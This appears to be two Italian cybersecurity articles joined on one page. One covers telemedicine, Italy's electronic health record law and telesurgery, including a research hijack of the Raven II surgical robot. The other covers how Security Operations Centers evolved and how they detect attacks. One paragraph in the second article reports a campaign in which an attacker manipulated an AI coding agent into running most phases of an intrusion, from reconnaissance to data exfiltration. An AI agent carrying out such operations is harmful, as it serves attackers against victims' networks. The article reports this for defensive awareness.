Risulta preliminare, per comprendere a pieno gli argomenti che in seguito verranno esaminati, chiarire cosa si debba intendere col termine di medicina a distanza (o telemedicina), anzitutto tramite qualche cenno storico.
È agli inizi del ‘900 che si fanno risalire i primi tentativi di quella che si può definire una telemedicina ante litteram: nel 1906 Willem Einthoven, uno dei padri dell’elettrocardiografia, fu il primo a studiare un elettrocardiogramma attraverso la linea telefonica, nel 1920, negli Stati Uniti, alcuni medici vennero ingaggiati per l’assistenza sanitaria via radio alle navi che avevano emergenze mediche, nel 1955 l’Istituto Psichiatrico del Nebraska, tramite un collegamento che utilizzava la televisione a circuito chiuso, realizzò consulti fra specialisti per finalità didattiche nonché per effettuare terapie di gruppo, e ancora nel 1971 fu utilizzata, per la prima volta, la trasmissione satellitare.[13]
Indubbiamente però fu l’avvento di Internet a determinare una svolta rivoluzionaria: grazie alla rete infatti si è reso possibile registrare ed inviare enormi quantità di immagini, dati e audio consentendone l’accesso ad un numero praticamente illimitato di persone contemporaneamente, ed è così che la telemedicina ha potuto superare la prorpia fase di sperimentazione per radicarsi sempre di più nella quotidianità, modificando e migliorando il sistema socio-sanitario tutto.
Pertanto la telemedicina altro non è che un nuovo modo di concepire l’attività del medico, il quale grazie all’ausilio delle nuove tecnologie, riesce a controllare e monitorare i pazienti senza che questi ultimi siano fisicamente presenti: non è più il paziente a spostarsi, ma le informazioni che lo riguardano.
Seppur risulti difficile darne un’univoca definizione, essendo una disciplina in costante e dinamica evoluzione, si possono richiamare le parole di sintesi utilizzate nel 1997 dall’Organizzazione Mondiale della Sanità: “La telemedicina è l’erogazione dell’assistenza sanitaria, quando la distanza è un fattore critico, da parte degli operatori sanitari; ed a tal fine sono utilizzate le tecnologie informatiche e le telecomunicazioni per lo scambio di informazioni per la diagnosi, la terapia, la prevenzione di patologie, per l’istruzione permanente degli operatori sanitari e per la ricerca e lo studio in tutti i settori di interesse per il miglioramento dello stato di salute dell’individuo e della comunità”.
Si ricava dunque che la prestazione in telemedicina non sostituisce la prestazione sanitaria tradizionale, ma la integra per potenzialmente migliorarne efficacia, efficienza ed appropriatezza, pur conservando le implicazioni di un qualsiasi atto medico dal punto di vista professionale, etico, nonché legale.
Per provvedere ivi ad una rapida classificazione, i servizi di telemedicina possono essere suddivisi in tre differenti macro-categorie: la telemedicina specialistica, la telesalute e la teleassistenza.[14]
Per quanto concerne la prima macro-categoria, a seconda del tipo di attori coinvolti (che siano medico-paziente od anche medico-altri operatori sanitari) la telemedicina specialistica segue tre distinte modalità:
La televisita: che consente al medico di vedere ed interagire a distanza col paziente, in tempo reale o differito, e ciò che scaturirà da tale rapporto sarà proprio un atto diagnostico contenente prescrizioni di farmaci o di terapie;
Il teleconsulto: un’attività di consulenza a distanza fra medici finalizzata ad ottenere pareri e consigli, in ragione di una specifica competenza medica, nella scelta di una terapia legata alla presa in carico di un paziente;
La telecooperazione sanitaria: ossia l’assistenza concreta fornita da un medico (od altro operatore sanitario) ad un altro medico impegnato in un determinato atto sanitario, ed è il termine utilizzato soprattutto per la consulenza fornita a quanti prestano un soccorso d’urgenza.
La seconda macro-categoria, quella della telesalute, comprende i sistemi che collegano i pazienti, in particolar modo coloro affetti da malattie croniche, con gli stessi medici affinché questi ultimi possano prestare loro assistenza a livello diagnostico, di monitoraggio, di gestione e di responsabilizzazione. Si rende necessario allora tanto un ruolo attivo del medico quanto del paziente che monitorerà e trasmetterà i propri dati (solitamente i parametri vitali di base) provvedendo alla propria autocura, autonomamente o con l’ausilio di un operatore sanitario.
Infine la terza macro-categoria è quella della teleassistenza, un sistema socio-assistenziale per la presa in carico di una persona anziana o fragile, che vedrà la gestione di allarmi, l’attivazione di servizi di emergenza o chiamate di supporto, chiaro è come quest’ultima abbia contenuto prevalentemente sociale, con confini prettamente sfumati sul versante sanitario, con cui si dovrà in ogni caso connettere al fine di garantire una vera e propria continuità assistenziale.
Ancora una volta appaiono chiari e manifesti i benefici sottesi allo sviluppo e all’adozione di tecniche e strumenti di telemedicina, quali: l’equità di accesso all’assistenza sanitaria (si pensi alle aree rurali poco collegate alla città di riferimento, alle aree di montagna, alle piccole isole; od anche al miglioramento dell’assistenza sanitaria in carcere), una migliore qualità dell’assistenza atta a garantire continuità delle cure (si pensi al telemonitoraggio come strumento per migliorare la vita dei pazienti cronici attraverso soluzioni di auto-gestione), una migliore efficacia, efficienza ed appropriatezza delle cure prestate (si pensi al confronto multidisciplinare fra medici, all’ausilio per i servizi di emergenza-urgenza), la riduzione dei tempi di attesa e del ricorso alla ospedalizzazione, nonché la possibilità di ottimizzare l’uso delle risorse disponibili.
Altrettanto ovvia però appare l’esigenza di evitare un uso improprio della telemedicina: è indispensabile che i professionisti sanitari ed i pazienti siano adeguatamente formati e preparati a riguardo, così da garantire in primo luogo la sicurezza dei dati e di conseguenza la privacy degli individui.
Si può già anticipare in questa sede che il semplice utilizzo di ICTs per il trattamento di informazioni sanitarie o la condivisione online di tali dati non costituiscono di per sé strumenti di telemedicina, per esser più chiari: non rientrano nella telemedicina social network, forum, newsgroup, posta elettronica od altri canali non autorizzati.
A tal proposito si riportino a seguire le parole di Peter Zeggel, CEO di arztkonsultation.de, il principale fornitore di telemedicina in Germania: “L’utilizzo di app che non sono progettate specificatamente per il settore sanitario comporta dei rischi. Le applicazioni di telemedicina sono progettate e certificate specificatamente per salvaguardare i dati personali sensibili. Bypassare questo alto livello di protezione significa rischiare di incorrere in una perdita di fiducia, nonché in misure disciplinari e sanzioni pesanti”.
Da ultimo si sottolinei come ad oggi questo tipo di problematiche appaiano del tutto attuali: un report del 2021 commissionato da Kaspersky ad Arlington Research, condotto a livello globale e composto da 389 interviste fra coloro che operano nel campo della telemedicina ha dato alla luce tali risultati: il 54% dei fornitori di servizi di telemedicina concordano sul fatto che alcuni dei propri medici conducano abitualmente sessioni di medicina a distanza utilizzando app non specificamente progettate a tal fine quali FaceTime, Facebook Messenger, WhatsApp e Zoom.
Inoltre sentimento diffuso fra gli operatori sanitari risulta essere proprio il timore di non riuscire a garantire la sicurezza e riservatezza dei dati sensibili: solo tre intervistati su dieci (30%) si dichiara infatti fiducioso che la propria azienda sanitaria sia in grado di intervenire efficacemente e bloccare eventuali intrusioni e violazioni informatiche.
Ciò inevitabilmente si riverbera anche sul versante dei pazienti: il 52% degli operatori sanitari ha sperimentato infatti casi di pazienti che si sono rifiutati di tenere videochiamate proprio per la diffidenza verso le tecnologie ed il timore in ambito di sicurezza e protezione dei dati.[15]
Il Fascicolo sanitario elettronico
Un referto scaturito da una sopraccitata prestazione di telemedicina e firmato digitalmente dal medico, dovrà poter essere condiviso, su richiesta del paziente, con altri sanitari in formato digitale, usando le più aggiornate soluzioni tecnologiche, fra cui il Fascicolo sanitario elettronico (d’ora in avanti indicato in breve come FSE). Decisive appaiono in materia nozioni quali la comunicabilità e l’interconnessione: le prestazioni sanitarie a distanza e il FSE possono e devono comunicare l’un l’altro in modo tale da innescare un flusso continuo di informazioni tali da consentire ai sanitari di poter sempre disporre di un quadro clinico corretto e il più esaustivo possibile rispetto i dati clinici di un paziente.
Il FSE è stato istituito con il decreto legge 179/2012, coordinato con la legge di conversione 221/2012, che si vuol qui richiamare a livello definitorio: “Il fascicolo sanitario elettronico è l’insieme dei dati e documenti digitali di tipo sanitario e sociosanitario generati da eventi clinici presenti e trascorsi, riguardanti l’assistito, riferiti anche alle prestazioni erogate al di fuori del Servizio sanitario nazionale”.[16]
La normativa de quo prosegue poi delineandone in dettaglio le finalità : “Il Fascicolo sanitario elettronico è istituito dalle regioni e province autonome […] nel rispetto della normativa vigente in materia di protezione dei dati personali, a fini di: prevenzione, diagnosi, cura e riabilitazione; studio e ricerca scientifica in campo medico, biomedico ed epidemiologico; programmazione sanitaria, verifica delle qualità delle cure e valutazione dell’assistenza sanitaria”. Si noti come delle tre finalità, soltanto la prima sia rivolta propriamente alla cura del cittadino, le rimanenti due riguardano invece la gestione della sanità pubblica, sia nella accezione di ricerca e sviluppo, sia per quanto riguarda la governance nazionale del sistema sanitario.[17]
Nel FSE confluiranno pertanto sia dati sanitari che amministrativi riferibili all’assistito, quali: dati identificativi del paziente; documenti sanitari e socio-sanitari (referti di laboratori, prescrizioni di medicinali, terapie, anamnesi, verbali di pronto soccorso etc.); il Patient Summary (anche “profilo sanitario sintetico”) documento atto a riassumere la storia clinica del paziente e la sua situazione corrente, curato ed aggiornato dal medico di medicina generale; ed ancora vi sarà una autonoma sezione dedicata specificatamente al cittadino in cui inserire dati ed informazioni personali (dati sul nucleo famigliare, attività sportiva etc.).[18]
Il sopraindicato decreto legge 179/2012 all’art 12, comma 3-bis prevedeva che il FSE potesse essere alimentato esclusivamente sulla base del consenso libero e informato da parte dell’assistito, il quale avrebbe avuto quindi la facoltà di permettere o meno la costituzione del proprio FSE, come anche di decidere se e quali dati relativi alla propria salute inserire nel fascicolo medesimo.
Tale comma è stato tuttavia abrogato dal decreto legge 34/2020 recante “Misure urgenti in materia di salute e di sostegno al lavoro e all’economia” (c.d. decreto “Rilancio”), con simile abrogazione si è voluta facilitare l’alimentazione del FSE, in precedenza “limitata” dalla necessità del consenso, permettendo che in esso vadano a confluire direttamente i documenti sanitari appartenenti all’interessato (anche se generati da strutture sanitarie private o situate al di fuori della propria regione di appartenenza).[19]
Con tale mutamento allora si è voluta garantire una maggior completezza del FSE, ma di certo ciò non andrà ad incidere in alcun modo sul versante della privacy poiché l’accesso al FSE potrà comunque avvenire solamente previo consenso del soggetto interessato: sarà il cittadino invero a dover fornire l’autorizzazione affinché gli esercenti professioni sanitarie, sia pubblici che privati, possano accedere ai contenuti del FSE che lo riguardano, senza il suo consenso pertanto il FSE rimarrebbe comunque inaccessibile. A ciò fanno ovvia eccezione le Regioni ed il Ministero della Salute, che potranno trattare tali dati sanitari per finalità di governo e di ricerca, purchè in forma anonima e nel rispetto dei principi di indispensabilità, necessità, pertinenza e non eccedenza.
Ad ogni modo si specifichi ancora come la normativa privacy non sarà mai di intralcio alla tutela della salute: sia il decreto legge 179/2012, sia il GDPR prevedono infatti la possibilità di accedere al FSE nel caso in cui il paziente non sia nelle condizioni di prestare il suo consenso, ma l’accesso risulti comunque necessario per salvaguardare la propria vita o quella di terzi.
I brevi cenni che si sono fin qui voluti fornire miravano essenzialmente a presentare il FSE quale il vero e proprio fulcro della connected care italiana, un nodo di aggregazione e condivisione di dati, documenti, analisi e statistiche.
Ciò tornerà senz’altro utile al prosieguo della trattazione dal momento che, come si vedrà, i dati sanitari protetti, quali informazioni altamente sensibili, non sono immuni da possibili interessi di mercato e possono pertanto rivelarsi ricco bacino di approvvigionamento per il cybercrimine.[20]
Nuovi scenari nell’e-Health: la Telechirurgia
Dal nome dall’aviatore americano, Charles Lindbergh, che effettuò il primo volo senza scalo attraverso l’Oceano Atlantico, è passata alla storia come “Operazione Lindbergh”, uno dei primi interventi chirurgici a distanza eseguito nel Settembre 2001 da un team di chirurghi con sede a New York su di un paziente ospedalizzato a Strasburgo.[21]
È dalla dimostrazione della fattibilità di tale procedura transatlantica che si sono poste le basi per la globalizzazione delle procedure chirurgiche: l’impiego della chirurgia robotica è ad oggi una realtà clinica invero pienamente inserita nella telemedicina, che va guadagnandosi sempre maggiori consensi.
Per telechirurgia in particolare si intende in una tecnica operatoria che consente al medico di eseguire un intervento chirurgico a distanza, ossia su di un paziente che non si trova fisicamente nello stesso luogo. L’operatore umano infatti si servirà di una apposita console, fornita di un monitor atto a consentire l’osservazione continua della regione operatoria, andando ad eseguire così tutte le varie manovre necessarie dell’intervento che, teletrasmesse, verranno con estrema precisione ripetute sul paziente da un robot chirurgico.[22]
La chirurgia a distanza allora, avvalendosi di reti wireless e tecnologie robotiche, potrebbe consentire la realizzazione di interventi chirurgici di alta qualità in luoghi con scarsa assistenza medica (si pensi ad aree rurali, o zone di guerra) eliminando la necessità di viaggi a lunga distanza; o permettere la collaborazione in tempo reale fra chirurghi situati in diversi centri medici; od ancora permettere di migliorare l’accuratezza chirurgica (ad esempio il tremore fisiologico dell’operatore può essere annullato).[23]
Si è pensato di inserire anche tale argomento in trattazione dal momento che il cyber-crimine in ambito sanitario non va ad esaurirsi nella mera violazione e sottrazione di dati ed informazioni sanitarie ultrasensibili, ma anzi la stessa telesurgery non si presenta immune da diversi aspetti critici legati proprio alla sua cyber-sicurezza.
A tal proposito, già in questa sede, si può riportare una sperimentazione portata avanti nel 2015 dalla ricercatrice Tamara Bonaci e dal suo team dell’Università di Washington, mirante ad analizzare le possibili minacce legate al settore della telechirurgia, in particolar modo guardando ai possibili attacchi informatici che possono andare ad interferire direttamente sul comportamento di un Telerobot.[24]
Bonaci e i suoi collaboratori hanno in tale sede testato il robot per la telechirurgia denominato Raven II, analizzandone la capacità operativa sotto attacco informatico.
Il sopradetto sistema Raven II risulta composto da due bracci chirurgici, controllati a distanza dall’operatore umano, progettato con l’obiettivo di lavorare con la massima efficienza in condizioni estreme, ed è proprio tale connotato a far sorgere una prima complicazione: i sistemi di telesurgery, dovendo operare in aree a rischio dispongono infatti di connessioni condivise, nonché di bassa qualità, con ovvie ripercussioni per quanto concerne privacy e sicurezza.
Nel condurre la sperimentazione il team di ricerca de quo è riuscito ad intromettersi nei comandi del robot, verificando la possibilità di prenderne il controllo, come anche di modificarne comandi ed operazioni effettuate nel corso dell’intervento chirurgico simulato.
Così spiega Bonaci: “A causa della natura aperta e incontrollabile delle reti di comunicazione diventa facile per malintenzionati od hacker interrompereo interferire con la comunicazione tra un robot e un chirurgo”.
Simulando un possibile attacco hacker pertanto i ricercatori sono stati quindi in grado di cancellare, riordinare e ritardare i comandi inviati tramite la console, di portare il telerobot ad uno stato di blocco ed altresì di prenderne il completo controllo.
Non può che essere allora una attuale preoccupazione quella di garantire requisiti minimi di sicurezza anche e soprattutto nell’ambito della telechirurgia, perché gravi ed irreversibili sarebbero le conseguenze di un reale cyber attack laddove vi sia concretamente la vita di un paziente sul tavolo operatorio.
L’analisi ha evidenziato come l’e-Health sia ormai un pilastro imprescindibile della sanità moderna, capace di migliorare cure, accessibilità ed efficienza, ma al tempo stesso vulnerabile alle minacce del cybercrime sanitario. Le nuove sfide riguardano la protezione dei dati ultrasensibili, la continuità dei servizi e la fiducia dei pazienti. Nel prossimo approfondimento della serie ci concentreremo proprio sul tema cruciale del trattamento dei dati sanitari, per comprendere come la gestione, la sicurezza e la governance delle informazioni cliniche possano garantire il futuro della sanità digitale.
[9] Con l’espressione “web 1.0” si suole indicare un primordiale flusso comunicativo di tipo unidirezionale in cui viene fortemente limitata la possibilità di interazione tra una azienda ed i propri clienti, invece col passaggio allo stadio del “web 2.0” si approda ad una comunicazione di tipo partecipativo, contraddistinta dai tre pilastri di: interazione, condivisione e partecipazione.
[10] “Internet delle cose” è una espressione coniata nel 2011 da Dave Evans, il quale ne parlava in questi termini “L’internet delle cose indica semplicemente il momento in cui a Internet hanno incominciato ad esser più cose (o oggetti) che persone”.
[11] C. Cipolla, A. Ardissone, op. cit. supra a nota 5, p.21.
[12] A. Antonilli, op. cit. supra a nota 3, p. 88.
[13] E. Manzi, S. Selvaggi, V. Sica, “Tecnologie informatiche e delle comunicazioni in medicina: la telemedicina”, in V. Sica, S. Selvaggi (a cura di), La telemedicina. Approccio multidisciplinare alla gestione dei dati sanitari, Springer-Verlag, Milano, 2010, pp. 1-9.
[15] Kaspersky, Telehealth take-up: the risks and opportunities, healthcare report 2021.
[16] Legge 17 Dicembre 2012 n. 221, “Conversione in legge con modificazioni del decreto-legge 18 Ottobre 2012 n. 179, recante ulteriori misure urgenti per la crescita del Paese”, entrata in vigore il 19 Dicembre 2012.
[17] NETPATROL, “Sanità digitale e telemedicina: privacy, cybersicurezza e intelligenza artificiale nella sanità digitale”, in GDPR insight series, n° 6, 2020, pp. 2-16.
[18] G. Ducci, “Pianificare la comunicazione dei servizi di e-health: attori, sistemi, relazioni. Il caso del fascicolo sanitario elettronico”, in Sociologia della comunicazione, fascicolo 48, 2014, pp. 26-37.
[19] Decreto legge 19 Maggio 2020, n. 34, “Misure urgenti in materia di salute, sostegno al lavoro ed all’economia, nonché di politiche sociali connesse all’emergenza epidemiologica da COVID-19”, convertito con modificazioni dalla legge 17 Luglio 2020, n.77.
[20] Peraltro non si confonda il Fascicolo sanitario elettronico con il diverso strumento del Dossier sanitario elettronico (o DSE), la cui gestione viene affidata di norma ad un unico titolare del trattamento, con la finalità di rendere più efficienti i processi di diagnosi e di cura del paziente all’interno di un’unica struttura sanitaria, consentendo ai diversi professionisti che vi operano di accedere a tutte le informazioni cliniche relative a precedenti interventi (ricoveri, visite ambulatoriali etc.) purché siano effettuati dall’assistito presso quella medesima struttura.
[21] J. Marescaux, J. Leroy et al., “Transatlantic robot-assisted telesurgery”, in Nature, vol. CDXIII, n. 6854, September 2001, pp. 379-380.
[22] E. Santoro, V. Pansadoro, La chirurgia robotica in Italia : indagine nazionale, 2011.
[23] Ovvio è che il chirurgo a sua volta riceverà informazioni dal campo operatorio, come immagini stereoscopiche tridimensionali e stimoli pressocettivi, che gli permetteranno di operare avendo l’illusione di essere in sala operatoria.
[24] T. Bonaci, To make a robot secure: An experimental analysis of cyber security threats against teleoperated surgical robotics, Department of Engineering, University of Washington, 2015.
Profilo Autore
Maria Vittoria Zucca, laureata con lode in Giurisprudenza presso l’università degli Studi di Trento, è attualmente dottoranda nel Programma di Dottorato di Interesse Nazionale in Cybersecurity, con istituzione capofila la Scuola IMT Alti Studi di Lucca, ed è affiliata alla Scuola Superiore Sant’Anna, presso l’Istituto Dirpolis (Diritto, Politica e Sviluppo). La sua attività di ricerca si concentra sulla prevenzione, l’indagine ed il contrasto della criminalità informatica, includendo le discipline del diritto penale dell’informatica e della criminologia digitale. Su questi temi è autrice di diverse pubblicazioni scientifiche e partecipa regolarmente a conferenze nazionali e internazionali.
L’evoluzione del SOC: dalla quinta generazione all’era dell’Intelligenza Artificiale
In un precedente articolo[1] ho illustrato che cosa sono i Security Operations Center (SOC) e qual è la loro storia. In estrema sintesi, il SOC è un’entità organizzativa composta da processi, tecnologie e persone altamente qualificate dedicate al monitoraggio e all’indagine in tempo reale degli eventi di sicurezza con il fine di prevenire, rilevare e rispondere alle minacce cyber.
I SOC esistono – seppur con nomi, forme e caratteristiche diverse – da alcuni decenni. In questo senso è possibile tracciare un percorso evolutivo e utilizzare il termine “generazioni”, anche se è opportuno evidenziare che non esiste un ente normativo che le abbia ufficialmente standardizzate o formalizzate in qualche modo. Enti, aziende, istituti e analisti autorevoli hanno delineato nel tempo concetti che sono stati, de facto, accettati come narrativa di mercato. Oggi il concetto di generazione SOC è accettato comunemente pur non essendo uno standard formale: è una classificazione diffusa, non un modello normativo. Le comunità tecniche preferiscono esprimersi in termini di livelli di maturità, capability ed evoluzione dei modelli operativi[2].
L’Intelligenza Artificiale (IA) non rappresenta semplicemente un’evoluzione tecnologica per il SOC, ma un classico cambio di paradigma[3]. Negli ultimi anni la superficie di attacco si è ampliata in modo esponenziale: cloud ibrido, SaaS, IoT, lavoro remoto, identità distribuite. Parallelamente, gli attaccanti utilizzano automazione, malware polimorfico, social engineering avanzato e – sempre più – IA generativa. Siamo ormai a un punto di svolta in cui i modelli sono diventati realmente utili per le operazioni di sicurezza informatica, nel bene e nel male.
Dalle segnalazioni di attività di Vibe Hacking[4] – termine coniato dai ricercatori di sicurezza per descrivere l’uso di agenti di codifica IA per eseguire direttamente operazioni offensive sulle reti bersaglio – alla prima operazione di spionaggio informatico altamente sofisticata il passo è stato breve. Come riportato dal team di Anthropic[5], nella seconda metà di Settembre 2025 è stata rilevata una campagna di attacco in cui l’attore di minaccia (umano) ha manipolato Claude Code[6] per essere assistito nelle fasi di reconnaissance, vulnerability discovery, exploitation, lateral movement, credential harvesting, data analysis ed exfiltration. Anthropic ritiene che l’attore di minaccia abbia sfruttato l’IA per eseguire l’80%-90% delle operazioni tattiche, concentrandosi esclusivamente nelle attività strategiche di supervisione.
In questo contesto il volume di eventi supera la capacità umana di analisi, la qualità e la quantità degli attacchi aumentano a dismisura e il tempo di compromissione si riduce drasticamente. Il SOC non può difendere il proprio perimetro senza adottare le stesse armi tecnologiche degli avversari.
Parafrasando il titolo di un libro di David Foster Wallace[8] – Everything and More: A Compact History of Infinity (2003) – ho provato a condensare al massimo la complessa storia dei SOC rappresentandone gli attributi minimi indispensabili. Si tratta di una semplificazione arbitraria e quindi opinabile, ma nella consapevolezza dei limiti intrinseci ritengo necessario ricorrere a questo tipo di rappresentazione:
Generazione
Periodo
Principali Tecnologie
Missione
Modello operativo
Prima
1975-1995
Dispositivi di rete
Monitoraggio disponibilità
NOC
Seconda
1996-2001
Antivirus, IDS, Firewall
Monitoraggio reattivo
SOC
Terza
2002-2005
Antispam, IPS
Monitoraggio reattivo
SOC/MSSP
Quarta
2006-2012
DLP, SIEM
Monitoraggio proattivo
Hybrid SOC
Quinta
2013-2025
SOAR, XDR, CTI, UEBA
Monitoraggio proattivo con automazione
MDR
Tabella 1 – Generazioni SOC: attributi minimi
È una storia caratterizzata da trasformazioni continue scatenate da fattori interni (ruolo del SOC nel contesto dell’organizzazione, missione specifica in relazione agli obiettivi generali, adeguamento dei servizi e delle competenze) ed esterni (spostamento progressivo nello spazio cibernetico di beni e servizi tradizionalmente di pertinenza del mondo fisico e materiale, pervasività esponenziale della trasformazione digitale, aumento della superficie di attacco e conseguentemente di monitoraggio, evoluzione del panorama delle minacce cyber, continua innovazione tecnologica ed equilibri geopolitici turbolenti).
Ogni generazione SOC ha ampliato le proprie capacità operative e i relativi cataloghi di servizi, adottando modelli operativi adeguati al progressivo aumento del livello di complessità e di maturità nell’ambito delle operazioni di sicurezza. Dai primi SOC – pochi, interni e fortemente orientati alla dimensione di disponibilità dell’informazione e alle infrastrutture di rete – si è giunti a SOC proattivi, ibridi e/o esternalizzati, capaci di controllare infrastrutture digitali complesse, in grado di rispondere tempestivamente alle minacce cyber e caratterizzati dall’utilizzo esteso di automazione, playbook di risposta e tecnologie evolute.
Dal Panopticon al sistema nervoso
Le generazioni SOC disegnano una traiettoria che prende le mosse da un modello simile al Panopticon[9] e che tende, attualmente, a comportarsi come un sistema nervoso capace di correlare segnali deboli, automatizzare risposte e – auspicabilmente – anticipare le minacce cyber.
Il Panopticon, ideato da Jeremy Bentham[10], è un modello di prigione circolare in cui i detenuti sono disposti in celle (log, eventi) lungo il perimetro, al centro c’è una torre di controllo (strumenti del SOC, per esempio SIEM), il sorvegliante (SOC) può vedere tutti e i detenuti non sanno se in quel momento sono osservati. Il Panopticon è uno strumento di disciplina e controllo sociale, mentre il SOC è uno strumento di sicurezza e resilienza organizzativa.
Il sistema nervoso permette al corpo di percepire, decidere, reagire e, nelle forme più evolute, anticipare i pericoli. Il SOC, analogamente, rileva minacce e criticità, le analizza e risponde in modo coordinato e intelligente sfruttando alcuni elementi:
Sensori (log, endpoint, rete, cloud, identità), simili ai recettori nervosi che raccolgono stimoli dall’ambiente;
Strumenti (SIEM, EDR, etc), simili al midollo spinale e al cervello che ricevono, correlano e interpretano i segnali;
Machine Learning, paragonabile alle funzioni cognitive che riconoscono schemi e apprendono dall’esperienza;
Strumenti di orchestrazione e automazione (XSOAR), simili ai nervi motori che trasmettono rapidamente comandi ai muscoli (firewall, EDR, sistemi IAM, etc) per reagire tempestivamente;
Azioni di risposta (tramite XSOAR: isolamento endpoint, blocco account, configurazione policy di blocco), simili ai riflessi o ai movimenti volontari dell’organismo.
Breve excursus tecnologico
Le tecnologie innovative alla base del SOC di nuova generazione sono diverse, ma le più interessanti sono essenzialmente tre: XDR, XSOAR e Machine Learning.
XDR rappresenta l’evoluzione della detection tradizionale verso un modello unificato e cross-domain. Integra telemetria proveniente da endpoint, rete, cloud, identità ed email in un’unica piattaforma, superando la tradizionale frammentazione in silos tecnologici. XDR effettua correlazioni avanzate tra eventi apparentemente isolati, ricostruendo automaticamente la kill chain dell’attacco. Riduce il numero di allarmi duplicati aggregandoli in incidenti e fornendo una visione contestuale e completa dell’attività malevola. XDR migliora la prioritizzazione attraverso assegnazione dinamica del punteggio di rischio agli eventi, integrandosi con piattaforme XSOAR per attivare risposte automatiche coordinate. Costituisce l’infrastruttura abilitante per un SOC integrato, predittivo e orientato alla resilienza operativa.
XSOAR (Extended Security Orchestration, Automation and Response) rappresenta il motore operativo del SOC di nuova generazione. Consente di integrare strumenti eterogenei – EDR, firewall, IAM, email security, vulnerability management – in un unico flusso coordinato. Attraverso playbook dinamici, automatizza attività ripetitive quali arricchimento, triage e apertura di ticket. XSOAR riduce il carico di lavoro manuale degli analisti SOC standardizzando i processi di gestione degli incidenti. Permette l’esecuzione automatica di azioni correttive, come l’isolamento di un endpoint o il blocco di una utenza compromessa.
Favorisce la coerenza operativa eliminando variabilità dovuta all’esperienza individuale. Supporta la tracciabilità completa delle azioni intraprese, migliorando audit e compliance. Si integra con piattaforme XDR per attivare contromisure in tempo reale e riduce significativamente il Mean Time To Respond (MTTR), trasformando il SOC da centro di analisi reattiva a sistema efficace, efficiente e industrializzato di risposta alla minaccia.
Il Machine Learning rappresenta il fondamento analitico del SOC cognitivo. Consente di identificare anomalie comportamentali non rilevabili tramite regole statiche o firme note. Attraverso modelli UEBA, analizza deviazioni nei comportamenti di utenti ed entità. Supporta la correlazione intelligente tra eventi provenienti da fonti diverse e riduce i falsi positivi grazie a modelli adattivi basati su baseline dinamiche. Il Machine Learning attribuisce punteggi di rischio contestuali agli incidenti, individua pattern di movimento laterale e attività pre-ransomware. Permette analisi predittive, stimando la probabilità di escalation di un attacco ed evolve il SOC agendo da piattaforma decisionale orientata alla prevenzione.
XDR, XSOAR e Machine Learning costituiscono lo stack tecnologico di riferimento dei SOC di nuova generazione:
Tecnologia
Funzione principale
Livello di intervento
Valore per il SOC
Beneficio operativo
XDR
Detection unificata e correlazione cross-domain
Raccolta e analisi integrata di endpoint, rete, cloud, identità
Visione completa della kill chain e riduzione dei silos
Migliore prioritizzazione e riduzione alert duplicati
XSOAR
Orchestrazione e automazione della risposta
Coordinamento tra strumenti e attivazione playbook
Standardizzazione dei processi e risposta automatizzata
Riduzione MTTR e carico operativo
Machine Learning
Analisi comportamentale e predittiva
Modelli adattivi su dati storici e in tempo reale
Identificazione anomalie e scoring dinamico del rischio
Riduzione falsi positivi e detection precoce
Tabella 2 – Stack tecnologico SOC di nuova generazione
Scenario tipico
Le tecnologie adottate dai SOC nella propria storia sono andate incontro a fenomeni di innovazione, accumulazione, obsolescenza e sostituzione, alimentando cicli di investimenti capaci di produrre vantaggi competitivi in alcuni casi, debiti tecnici e capacità subottimali in altri. Le analisi basate sulla raccolta degli eventi generati dagli oggetti interni al perimetro monitorato (event-driven) si sono consolidate seguendo la dinamica evolutiva delle tecnologie (SIEM, NG-SIEM, UEBA, etc), beneficiando sostanzialmente di nuove capacità di raccolta telemetrica e di comprensione dei flussi di rete (EDR, NDR, FCP, etc).
L’approccio event-driven, quello guidato dalla telemetria e quello basato sull’analisi dei flussi di rete rispondono a tre domande distinte, rispettivamente: “cosa è successo?è un comportamento anomalo? come si sta muovendo?”. La risposta a queste domande permette al SOC di costruire la narrazione completa di un attacco. Le tecnologie basate su evento offrono all’analisi del SOC la dimensione semantica e identitaria, mentre le tecnologie basate su telemetria esplorano la dimensione comportamentale e infrastrutturale. A titolo esemplificativo, consideriamo uno scenario di classico attacco ransomware:
un utente riceve un messaggio di phishing con allegato malevolo;
l’utente esegue l’allegato malevolo;
il malware di turno va in esecuzione;
il malware di cui sopra tenta il movimento laterale e avvia la cifratura.
Il SOC può effettuare l’analisi combinando i vari approcci analitici:
Approccio
Tecnologia
Allarme
Evidenza SOC
Limite
Basato su evento
Log Windows/Linux, allarmi EDR, SIEM, IAM, Active Directory
1) Apertura allegato email sospetto
2) Esecuzione processo anomalo (es. powershell.exe con parametri offuscati)
3) Creazione massiva di file con estensione sconosciuta
4) Modifica chiavi di registro (persistence)
5) Escalation privilegi o utilizzo account admin
6) Allarme EDR su comportamento ransomware-like
Identifica chi ha eseguito l’azione
Individua quale processo ha avviato l’attacco
Permette audit e ricostruzione forense
Attiva playbook di contenimento (ad es. isolamento host)
Potrebbe non rilevare comunicazioni stealth o movimenti laterali silenziosi
Basato sui flussi di rete
NetFlow, IPFIX, packet inspection, NDR
7) Connessione verso IP Command & Control (C2)
8) Traffico DNS anomalo o DGA (Domain Generation Algorithm)
9) Movimento laterale SMB/RDP tra host interni
10) Picco improvviso di traffico verso storage interno
11) Pattern di esfiltrazione dati prima della cifratura
Visualizza come l’attacco si propaga
Individua altri host compromessi
Rileva attacchi anche se i log degli endpoint sono disabilitati
Permette segmentazione o blocco di rete rapido
Non sempre identifica facilmente l’utente o il processo specifico
Basato sulla telemetria
EDR/XDR, UEBA, analisi comportamentale
12) Deviazione dal comportamento normale dell’utente
13) Accesso anomalo a cartelle condivise
14) Scrittura massiva e rapida su file system
15) Tentativi di disabilitazione antivirus
16) Pattern comportamentale compatibile con ransomware noto
Individua attacchi anche senza firma nota
Riduce falsi positivi grazie a baseline comportamentale
Attribuisce un risk score dinamico
Supporta detection precoce (prima della cifratura massiva)
Richiede baseline accurata e dati storici affidabili
Tabella 3 – Approcci analitici del SOC
Ogni approccio, se adottato singolarmente, risulta insufficiente e strutturalmente limitato. La possibilità di integrare le analisi basate su evento, sui flussi di rete e sulla telemetria determina una visione integrata dell’attacco, apportando al SOC numerosi benefici, ad esempio:
Timeline completa dell’attacco;
Identificazione paziente zero;
Contenimento rapido su tutti gli host coinvolti;
Riduzione drastica del dwell time;
Migliore capacità predittiva su escalation futura.
